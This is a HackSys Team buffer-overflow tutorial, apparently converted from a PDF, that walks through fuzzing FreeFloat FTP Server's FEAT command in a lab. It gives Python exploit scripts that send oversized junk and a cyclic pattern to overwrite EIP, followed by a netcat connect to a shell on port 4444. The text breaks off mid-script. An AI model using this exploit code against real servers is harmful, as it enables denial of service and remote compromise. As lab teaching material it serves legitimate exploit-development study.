



Hack Sys Team

BUFFER OVERFLOW




Author

Ashfaq Ansari

ashfaq_ansari1989@hotmail.com

INTRODUCTION



In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory. This is a special case of violation of memory safety.

Buffer overflows can be triggered by inputs that are designed to execute code, or alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security.

Programming languages commonly associated with buffer overflows include C and C++, which provide no built-in protection against accessing or overwriting data in any part of memory and do not automatically check that data written to an array (the built-in buffer type) is within the boundaries of that array.

A buffer overflow occurs when data written to a buffer, due to insufficient bounds checking, corrupts data values in memory addresses adjacent to the allocated buffer. Most commonly this occurs when copying strings of characters from one buffer to another.

TOOLS OVERVIEW

FreeFloat FTP Server

Link: <http://www.exploit-db.com/exploits/17886/>

Windows XP Professional SP2 - Build 2600

IP Address: **192.168.137.138**

Immunity Debugger v1.83

Link: <http://www.immunitysec.com/products-immdbg.shtml>

Mona.Py - Corelan Team

Link: <http://redmine.corelan.be/projects/mona>

Infigo FTPStress Fuzzer v1.0

Link: <http://www.plunder.com/Infigo-FTPStress-Fuzzer-v1-0-download-ad2d710039.htm>

BackTrack 5 R1

IP Address: **192.168.137.143**

Link: <http://www.backtrack-linux.org/>

LET'S START


Before proceeding, let's make sure that we have all the tools installed on the Computer. To install and use **Monay.Py** effectively, please refer to this article, we don't think that some else can explain you better than **Corelan Team**.

Link: <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>

We have downloaded and installed above listed applications and script.


Let's proceed.

Now, we will start the **FreeFloat FTP Server** in Windows XP SP2 whose IP Address is **192.168.137.138**




We need to find the vulnerable FTP function or command. Let's run **Infigo FTPStress Fuzzer** and try to crash the **FreeFloat FTP** server. This fuzzer will help us to find the amount of junk data we need to send to overwrite EIP register.

Let's start the **Infigo FTPStress Fuzzer** and find the commands that are supported by the **FreeFloat FTP** server.




Enter the IP Address of the Computer on which **FreeFloat FTP** server is running. In this case the IP Address is **192.168.137.138**. Now, click on Discover button.

FTP Fuzzer detected few FTP commands supported by **FreeFloat FTP** server. This is a good start.



Before we start fuzzing, let's configure the junk that we want to send to **FreeFloat FTP** server. Click on "Config" button, click on **Deselect All**. Only check mark the "A" letter and then click on **OK**.

It's time to start the fuzzing process. Click on "Start" button FTP fuzzer.



We will see that the FreeFloat FTP server has crashed. Let's check out the Fuzzed data.

Fuzzed Data:

```
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAAA]      SIZE: 330 ]
RECV: 500 'FEAT
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAAA]      SIZE: 520 ]
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ CMD: [FEAT] FUZZ: [AAAAAAAAAAAAAAAAAAAAA]      SIZE: 700 ]
```

End of fuzzed data.

Let's analyze the data. We notice that 330 bytes of junk data we successfully sent. But the FTP fuzzer was not able to send 520 bytes of junk data. So, this indicates that if we send junk data of size 330 – 520 bytes, then the **FreeFloat FTP** server will crash.

Now, we know the amount of junk bytes to send to overwrite EIP register. Let's try to find the exact amount of data that will overwrite **EIP**.

Let's accomplish this goal, write up the exploit skeleton. Here is our **FreeFloatFTP.Py** exploit code.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n===== \n"
print "  Freefloat FTP Server BOF Overflow  \n "
print "      Ashfaq – HackSys Team          \n "
print "===== \n"

target = sys.argv[1]
port = int(sys.argv[2])

junk = "\x41"*700 #ASCII of x41 is A

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to FTP server
    s.recv(1024) #Receive 1024 bytes from FTP server
    print "[+] Sending payload"
    s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
    print "\r"
    time.sleep(5) #Wait for few seconds before connecting to remote shell on 4444


    os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
    print "[-] Connection lost from " + target + ":4444 \r"
    s.close() #Socket close

except:
    print "[-] Could not connect to " + target + ":4444 \r"
    sys.exit(0)
```

Now, we have our exploit PoC. Before running this exploit, we need to change the permission of FreeFloatFTP.Py.

```
root@bt:~/Desktop# chmod a+x FreeFloatFTP.Py
```

Let's first run the Immunity Debugger and attach the **FreeFloatFTP** server and run it.




Now, run our exploit code and check the status of **FreeFloat FTP** server.

```
root@bt:~/Desktop# ./FreeFloatFTP.Py 192.168.137.138 21
```

```
=====
Freefloat FTP Server BOF Overflow
  Written by Ashfaq
=====
```

```
[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[*] Waiting for 5 sec before spawning shell to 192.168.137.138:4444
(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's check what happened to the **FreeFloat FTP** Server. It seems that we were able to send the exploit data to the FTP server successfully. So, there are chances that the FTP server crashed. Let's have a look and verify the results.



Record the value of EIP and ESP.

EIP: 41414141

ESP: 41414141

We were able to overwrite both EIP and ESP. This is a classic Buffer Overflow condition.

Now, we need to find exact offset that overwrites EIP and ESP. To do this, we will need to run Metasploit’s pattern_create.rb ruby script. Let’s start our BackTrack 5R1 install and change directory to tools folder.

```
root@bt:~# cd /pentest/exploits/framework/tools/
```

```
root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 700
```

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A

Insert the generated 700 character sequence into our exploit code. Here is the modified exploit code.

```
#!/usr/bin/python
```

```
import socket, sys, os, time
```

```
print "\n===== \n"
print "  Freefloat FTP Server BOF Overflow  \n "
print "      Ashfaq – HackSys Team          \n "
print "===== \n"
```

```
target = sys.argv[1]
```

```
port = int(sys.argv[2])
```

```
junk =
```

```
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9A
g0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1
Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1A
s2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A" #700 bytes of character
sequence
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
print "[+] Connecting to %s on port %d" % (target,port)
```

```
try:
```

```
    s.connect((target,port)) #Connect to FTP server
```

```
    s.recv(1024) #Receive 1024 bytes from FTP server
```

```
    print "[+] Sending payload"
```

```
    s.send("FEAT " + junk + "\r\n") #Send FEAT vulnerable command + our junk data
```

```
    s.close() #Close the socket
```

```
    print "[+] Exploit Sent Successfully"
```

```
    print "[*] Waiting for 5 sec before spawning shell to " + target + ":4444 \r"
```

```
    print "\r"
```

```
    time.sleep(5) #Wait foe few seconds before connecting to remote shell on 4444
```

```
    os.system("nc -n " + target + " 4444") # Connect to our remote shell using netcat.
```

```
    print "[-] Connection lost from " + target + ":4444 \r"
```

